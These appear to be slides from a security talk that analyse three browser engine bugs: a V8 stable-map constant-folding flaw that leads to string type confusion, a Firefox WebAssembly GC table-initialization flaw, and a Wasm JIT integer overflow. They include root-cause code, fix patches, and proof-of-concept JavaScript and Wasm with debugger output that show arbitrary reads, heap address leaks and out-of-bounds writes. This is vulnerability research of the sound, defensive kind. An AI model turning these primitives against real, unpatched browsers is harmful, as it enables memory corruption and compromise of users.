
Alternative of CheckMap: **StableMapDependency**

- Not add a check to the code that *relies* on the assumption.
- But instead to the code that *changes* the assumption.
- Register a callback to deoptimize the function which gets triggered if an object ever transitions out of that **stable map**.

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
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var old_map = {x:0};  
var new_map = {x:0};  
  
// same map, all marked as stable  
%DebugPrint(old_map);  
%DebugPrint(new_map);  
  
new_map.a = 123;  
print("after modify obj1 map");  
  
// not stable anymore  
%DebugPrint(old_map);  
// still marked as stable since transition  
%DebugPrint(new_map);
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Background - StableMap

How StableMapDependency works in optimization / deoptimizaion?

```
function func(o) { return o.a.b; }

var obj = {};
obj.a = {b: 0};

%PrepareFunctionForOptimization(func);
func(obj);

%OptimizeFunctionOnNextCall(func);
func(obj);

var obj1 = {};
obj1.a = {b: 0};

func(obj);
```

No deoptimization

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%PrepareFunctionForOptimization(func);

func(obj);
%OptimizeFunctionOnNextCall(func);

func(obj);

var obj1 = {};
obj1.a = {b: 0};
obj1.a.c = 0;    // make map o.a unstable
func(obj);
```



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[marking dependent code 0x30ca00002219 <Code TURBOFAN> (0x31fb0011adad <SharedFunctionInfo func>) (opt id 0) for deoptimization, reason: code dependencies]
```

Background - StableMap

Potential bugs related with stable map dependency:

1. The compiler forgets to register compilation dependencies, even though the code depends on specific maps.
2. Some code paths invalidate assumptions without triggering registered deoptimization callbacks.

Root Cause Analysis

Wrong constant folding of map loads in machine optimization reducer of turboshaft.

is_stable should only be used on *non-primitive* maps.

Strings can change maps despite their maps being "stable".

```
if (broker != nullptr) {
    UnparkedScopeIfNeeded scope(broker);
    AllowHandleDereference allow_handle_dereference;
    OptionalMapRef map = TryMakeRef(broker, base.handle()->map());
    if (map.has_value() && map->is_stable() && !map->is_DEPRECATED()) {
        broker->dependencies()->DependOnStableMap(*map);
        return __ HeapConstant(map->object());
    }
}
```

Fix Patch

Optimize only those maps that are clearly optimizable.

Filtering out maps such as *string*.

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    broker->dependencies()->DependOnStableMap(*map);
+
if (MapLoadCanBeConstantFolded(map)) {
    return __HeapConstant(map->object());
}
}
@@ -2399,6 +2398,27 @@
    return base::nullopt;
}

+ // Returns true if loading the map of an object with map {map} can be constant
+ // folded and done at compile time or not. For instance, doing this for
+ // strings is not safe, since the map of a string could change during a GC,
+ // but doing this for a HeapNumber is always safe.
+ bool MapLoadCanBeConstantFolded(OptionalMapRef map) {
+     if (!map.has_value()) return false;
+
+     if (map->IsJSObjectMap() && map->is_stable()) {
+         broker->dependencies()->DependOnStableMap(*map);
+         // For JS objects, this is only safe if the map is stable.
+         return true;
+     }
+
+     if (map->instance_type() ==
+         any_of(BIG_INT_BASE_TYPE, HEAP_NUMBER_TYPE, ODDBALL_TYPE)) {
+         return true;
+     }
+
+     return false;
+ }
```

How To Exploit

Three steps:

1. Create a **StableMapDependency** to assume a string map and optimize the code related to the operations of this string.
2. Make the transition from this string map to another string map.
3. **Type confusion !**


Proof Of Concept

```
function get_thin_string(a, b) {  
    var str = a + b;  
    var o = {};  
    o[str];  
    return str;  
}  
  
var str = get_thin_string("bar");  
function CheckCS() {  
    return str.charCodeAt(8).toString(16);  
}  
  
%PrepareFunctionForOptimization(CheckCS);  
CheckCS();  
%OptimizeFunctionOnNextCall(CheckCS);  
CheckCS();  
  
print("Before gc: ");  
print(CheckCS());  
gc();  
print("After gc: ");  
print(CheckCS());
```

```
Before gc:  
69  
After gc:  
Received signal 11 SEGV_ACCERR 0f3d75726161
```


Segment Fault

Object Model



String Type Confusion

```
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    var str = a + b;  
    var o = {};  
    o[str];  
    return str;  
}  
  
var str = get_thin_string("\1\0\0\0");  
  
function CheckCS() {  
    return str.charCodeAt(8).toString(16);  
}  
  
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CheckCS();  
%OptimizeFunctionOnNextCall(CheckCS);  
CheckCS();  
  
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print("After gc: ");  
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```



Arbitrary reads

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```
Before gc:  
66  
After gc:  
e24  
DebugPrint: 0xe240011b145: [String] in OldSpace: #\x01\x00\x00\x00undefined  
0xe24000003d5: [Map] in ReadOnlySpace  
- map: 0x0e24000004c5 <MetaMap (0x0e240000007d <null>)>  
- type: INTERNALIZED_ONE_BYTE_STRING_TYPE  
- instance size: variable  
- elements kind: HOLEY_ELEMENTS  
- enum length: invalid  
- stable_map  
- non-extensible  
- back pointer: 0x0e2400000061 <undefined>  
- prototype_validity cell: 0  
- instance descriptors (own) #0: 0x0e2400000701 <DescriptorArray[0]>  
- prototype: 0x0e240000007d <null>  
- constructor: 0x0e240000007d <null>  
- dependent code: 0x0e24000006dd <Other heap object (WEAK_ARRAY_LIST_TYPE)>  
- construction counter: 0
```

V8 Heap Address Leakage

Arbitrary reads

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```

The base address of the V8 heap
can be found at the head of the heap

```
pwndbg> x/20wx 0xe2400000000  
0xe2400000000: 0x00040000      0x00000000      0x00010240      0x00000000  
0xe2400000010: 0x00000000      0x00000000      0x00000060      0x000000e24  
0xe2400000020: 0x00040000      0x000000e24      0x0003ff68      0x00000000  
0xe2400000030: 0x00000000      0x00000000      0x0003ffc8      0x00000000  
0xe2400000040: 0x00000000      0x00000000      0x00000000      0x00000000
```

Initialization Flaw in WebAssembly Instances

Background - WebAssembly

```
// add.c
int add(int a, int b) {
    return a + b;
}
```

**emcc add.c -s WASM=1
-o add.wasm**

```
(module
    ; Define function $add with two i32 parameters
    ; And returns their sum
    (func $add (param $a i32) (param $b i32) (result i32)
        get_local $a
        get_local $b
        i32.add
    )
    ; Export $add function
    (export "add" (function $add))
)
```

WebAssembly Bytecodes

```
var wasmCode = new Uint8Array([
// This is placeholder pseudo-binary code for a WASM module
]);

// Compile the binary data into a WebAssembly.Module
var module = new WebAssembly.Module(wasmCode);

// Instantiate the compiled module to create a
WebAssembly.Instance
var instance = new WebAssembly.Instance(module, {});

// Use instance.exports to call the exported 'add' function
var result = instance.exports.add(5,3);

// Output the result of addition
console.log("The sum is: " + result);
```

Background - WebAssembly GC

The WebAssembly Garbage Collection (WASM GC) proposal introduces several new types.

- **Struct Types:** Structs allow for the definition of composite data types that group multiple fields together. Each field can be of a different type, making structs versatile for representing objects, records, or other structured data.
- **Array Types:** Arrays provide a way to represent a sequence of elements of the same type. They can be fixed-size or resizable and support efficient element access and manipulation.

Root Cause Analysis

```
// Initialize function imports in the instance data
Tier callerTier = code_->bestTier();
for (size_t i = 0; i < metadata(callerTier).funcImports.length(); i++) {
    JSObject* f = funcImports[i];
    MOZ_ASSERT(f->isCallable());
    const FuncImport& fi = metadata(callerTier).funcImports[i];
}
```

```
// Initialize memories in the instance data
for (size_t i = 0; i < memories.length(); i++) {
    const MemoryDesc& md = metadata().memories[i];
    MemoryInstanceData& data = memoryInstanceData(i);
    WasmMemoryObject* memory = memories.get()[i];
}
```

```
// Initialize tables in the instance data
for (size_t i = 0; i < tables_.length(); i++) {
    const TableDesc& td = metadata().tables[i];
    TableInstanceData& table = tableInstanceData(i);
    table.length = tables_[i]->length();
    table.elements = tables_[i]->instanceElements();
}
```

```
// Initialize tags in the instance data
for (size_t i = 0; i < metadata().tags.length(); i++) {
    MOZ_ASSERT(tagObjs[i] != nullptr);
    tagInstanceData(i).object = tagObjs[i];
}
```

```
// Initialize type definitions in the instance data.
const SharedTypeContext& types = metadata().types;
Zone* zone = realm()->zone();
for (uint32_t typeIndex = 0; typeIndex < types->length(); typeIndex++) {}
```

With GC support, a Wasm instance is initialized in **Instance::init**. Sequentially initializes imported functions, memory, tables, tags, and types.

```
for (uint32_t typeIndex = 0; typeIndex < types->length(); typeIndex++) {
    const TypeDef& typeDef = types->type(typeIndex);
    TypeDefInstanceData* typeDefData = typeDefInstanceData(typeIndex);

    // Set default field values.
    new (typeDefData) TypeDefInstanceData();

    // Store the runtime type for this type index
    typeDefData->typeDef = &typeDef;
    typeDefData->superTypeVector = typeDef.superTypeVector();

    if (typeDef.kind() == TypeDefKind::Struct ||
        typeDef.kind() == TypeDefKind::Array) {
        // Compute the parameters that allocation will use. First, the class
        // and alloc kind for the type definition.
        const JSClass* clasp;
        gc::AllocKind allocKind;
        ....
```

Root Cause Analysis

Add an optional initializer expression to table definitions, for element types that do not have an implicit default value. [0]

Firefox implemented this standard last year. [1]

```
(type ;0) (func (param i32 i32))
(type ;1) (sub (array (mut i32)))
(table ;0) 2 9 (ref 1) i32.const 134217728 array.new_default 1
```

WebAssembly PoC

```
// Initialize tables in the instance data
for (size_t i = 0; i < tables_.length(); i++) {
    const TableDesc& td = metadata().tables[i];
    TableInstanceData& table = tableInstanceData(i);
    table.length = tables_[i]->length();
    table.elements = tables_[i]->instanceElements();
    // Non-imported tables, with init_expr, has to be initialized with
    // the evaluated value.
    if (!td.isImported && td.initExpr) {
        Rooted<WasmInstanceObject*> instanceObj(cx, object());
        RootedVal val(cx);
        if (!td.initExpr->evaluate(cx, instanceObj, &val)) {
            return false;
        }
        RootedAnyRef ref(cx, val.get().ref());
        tables_[i]->fillUninitialized(0, tables_[i]->length(), ref, cx);
    }
}
```

[0] <https://github.com/WebAssembly/function-references/blob/main/proposals/function-references/Overview.md>

[1] https://bugzilla.mozilla.org/show_bug.cgi?id=1784499

Root Cause Analysis

```
template <bool ZeroFields>
WasmArrayObject* WasmArrayObject::createArrayNonEmpty(
    JSContext* cx, wasm::TypeDefInstanceData* typeDefData,
    js::gc::Heap initialHeap, uint32_t numElements) {
    ...
    // Calculate the byte length of the outline storage, being careful to check
    // for overflow. Note this logic assumes that MaxArrayPayloadBytes is
    // within uint32_t range.
    uint32_t elementTypeSize = typeDefData->arrayElemSize;
    CheckedUint32 outlineBytes = elementTypeSize;
    outlineBytes *= numElements;
    ...
    // Allocate the outline data before allocating the object so that we can
    // infallibly initialize the pointer on the array object after it is
    // allocated.
    ...
```

Because the type has not been initialized at this time, all members of **typeDefData** are 0.

This leads to **elementTypeSize** being 0 as well, and the calculated total array size, **outlineBytes**, also turns out to be 0.

Root Cause Analysis


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    ...
    outlineBytes *= numElements;
    ...
    // Allocate the outline data before allocating the object so that we can
    // infallibly initialize the pointer on the array object after it is
    // allocated.
    Nursery& nursery = cx->nursery();
    PointerAndUint7 outlineData(nullptr, 0);
    outlineData = nursery.mallocedBlockCache().alloc(outlineBytes.value());
    ...
    arrayObj->initShape(typeDefData->shape);
    arrayObj->superTypeVector_ = typeDefData->superTypeVector;
    arrayObj->numElements_ = numElements;
    arrayObj->data_ = (uint8_t*)outlineData.pointer();
    if constexpr (ZeroFields) {
        memset(outlineData.pointer(), 0, outlineBytes.value());
    }
    return arrayObj;
}
```

When **outlineBytes** is 0, a smaller memory space is allocated for storing the array (similar to how malloc(0) in ptmalloc returns a heap block of size 0x20).

Since **numElements** can be any controllable value, this enables us to perform out-of-bounds read and write operations of any length!

Fix Patch

Initialize type defs and globals before tables
when instantiating modules.



The screenshot shows a GitHub commit page for the repository `mozilla / gecko-dev`. The commit is titled "Bug 1784268: Fix small issues blocking GC spec tests. r=rhun". The commit message includes a bulleted list of changes, with the last item highlighted in blue: "- Initialize type defs and globals before tables when instantiating modules." Below the commit message, it says "Differential Revision: <https://phabricator.services.mozilla.com/D188737>". The commit was made by `bvisness` on Sep 28, 2023, and is associated with the branch `master`.

How To Exploit

```
const importObject = {
  "imports": {
    imported_func : (offset, num) => {
      console.log("[+] oob i32 offset: 0x" + offset.toString(16));
      console.log("[+] oob i32 result: 0x" + num.toString(16));
    },
  }
};

var wasm_code = wasmTextToBinary(/*Wasm Assembly*/);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module,importObject);
var f = wasm_instance.exports.main;
f(1, 2, 3);
```

```
> ./js --wasm-gc poc.js
[+] oob i32 offset: 0x1000
[+] oob i32 result: 0x20000198
[+< Wasm Result: undefined
```

```
(module
  (type ;0;) (func (param i32 i32)))
  (type ;1;) (sub (array (mut i32))))
  (type ;2;) (func (param i32 i32 i32)))
  (import "imports" "imported_func" (func ;0;) (type 0)))
  (func ;1;) (type 2) (param i32 i32 i32)
  i32.const 4096
  global.set 0 ; Set the value of this global variable to 0x1000, to be used
  as the offset for out-of-bounds read/write
  global.get 0

  i32.const 0
  table.get 0 ; Argument for kExprArrayGet ptr, here it represents taking the
  pointer of the previously constructed malformed array through kExprTableGet
  0 and the previously saved wasmI32Const(0) on the stack.

  global.get 0 ; Argument for kExprArrayGet offset, here the value previously
  stored in the global variable is read through kExprGlobalGet, to be used as
  the offset for out-of-bounds read/write

  array.get 1 ; Perform out-of-bounds read of arr[0x1000] through
  kExprArrayGet
  call 0
)
(table ;0;) 2 9 (ref 1) i32.const 134217728 array.new_default 1
(global ;0;) (mut i32) i32.const 0) ; Add a global variable of type kWasmI32
(export "main" (func 1))
```

Integer Overflow in WebAssembly JIT

Background

Firefox has also implemented related JIT (Just-In-Time) optimization code for them.

However...

Root Cause Analysis

Check the array size at runtime to ensure that the memory size allocated during array creation does not overflow.

However, the overflow check performed by multiplication is for **signed numbers**, which allows certain special values to bypass this check.

```
void MacroAssembler::wasmNewArrayObject(Register instance, Register result,
                                       Register numElements,
                                       Register typeDefData, Register temp,
                                       Label* fail, uint32_t elemSize,
                                       bool zeroFields) {

    ...

    // TODO: Compute the maximum number of elements for each elemSize, then do a
    // single branch up front rather than checking overflow constantly.

    // Compute the size of the allocation in bytes, checking for overflow. In case
    // of overflow, we'll just fall back to the OOL path in C++, which will trap
    // and all that. The final size must correspond to an AllocKind. (Signed
    // overflow vs. unsigned overflow doesn't matter; any overflow indicates that
    // we are too big and must bail to C++)
    //
    // See WasmArrayObject::calcStorageBytes and WasmArrayObject::allocKindForIL.
    //
    // We start with elemSize * numElements and go from there.
    move32(Imm32(elemSize), temp);
    branchMul32(Assembler::Overflow, temp, numElements, &popAndFail);
    ...

}
```

Root Cause Analysis

Web Assembly POC

```
(type (;0;) (array (mut i32)))
(type (;1;) (func))
(func (;0;) (type 1)
i32.const 287454020 ;; init value 0x11223344
i32.const 5 ;; size 5
array.new 0
drop
i32.const 3735928559 ;; init value 0xdeadbeef
i32.const -1 ;; size 0xffffffff
array.new 0
```

Thread 1 "js" received signal SIGSEGV, Segmentation fault.
0x00000994fe0022cf in ?? ()
----- tip of the day (disable with set show-tips off) -----
Use the telescope command to dereference a given address/pointer multiple times (if the dereferenced value is a valid ptr; see config telescope to configure
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA [REGISTERS / show-flags off / show-compact-reg off]
***RAX** 0x18463270e588 → 0x3e656848d700 → 0x3e656843a460 → 0x555557c9df98 (js::WasmArrayObject::class_) → 0x555557d04f5 ← ...
***RBX** 0xfffffffffe
***RCX** 0xdeadbeef
***RDX** 0x18463270e5b0 ← 0x0
***RDI** 0x7ffff6524100 ← 0x0
***RSI** 0x7ffff57fb8f0 → 0x7ffff6539800 → 0x7ffff651b000 → 0x7ffff6573000 ← 0x0
***R8** 0x1000000000
***R9** 0x5
***R10** 0x7ffff6524100 ← 0x0
R11 0x0
***R12** 0x7ffff65b0400 → 0x7ffff65515e0 → 0x7ffff6539800 → 0x7ffff651b000 → 0x7ffff6573000 ← ...
***R13** 0x7ffff57fb7a0 ← 0x0
***R14** 0x7ffff57fb7a0 ← 0x0
R15 0x0
***RBP** 0x7fffffff380 → 0x7fffffff3e0 → 0x7fffffff730 → 0x7fffffff780 → 0x7fffffff830 ← ...
***RSP** 0x7fffffff370 → 0x555557c5bea0 (js::FunctionClass) → 0x5555574b691 ← 'Function'
***RIP** 0x994fe0022cf ← **mov dword ptr [rdx + rbx*4], ecx** [DISASM / x86-64 / set emulate on]
▶ 0x994fe0022cf **mov** dword ptr [rdx + rbx*4], ecx
0x994fe0022d2 **test** ebx, ebx
0x994fe0022d4 **jg** 0x994fe0022cc <0x994fe0022cc>
↓
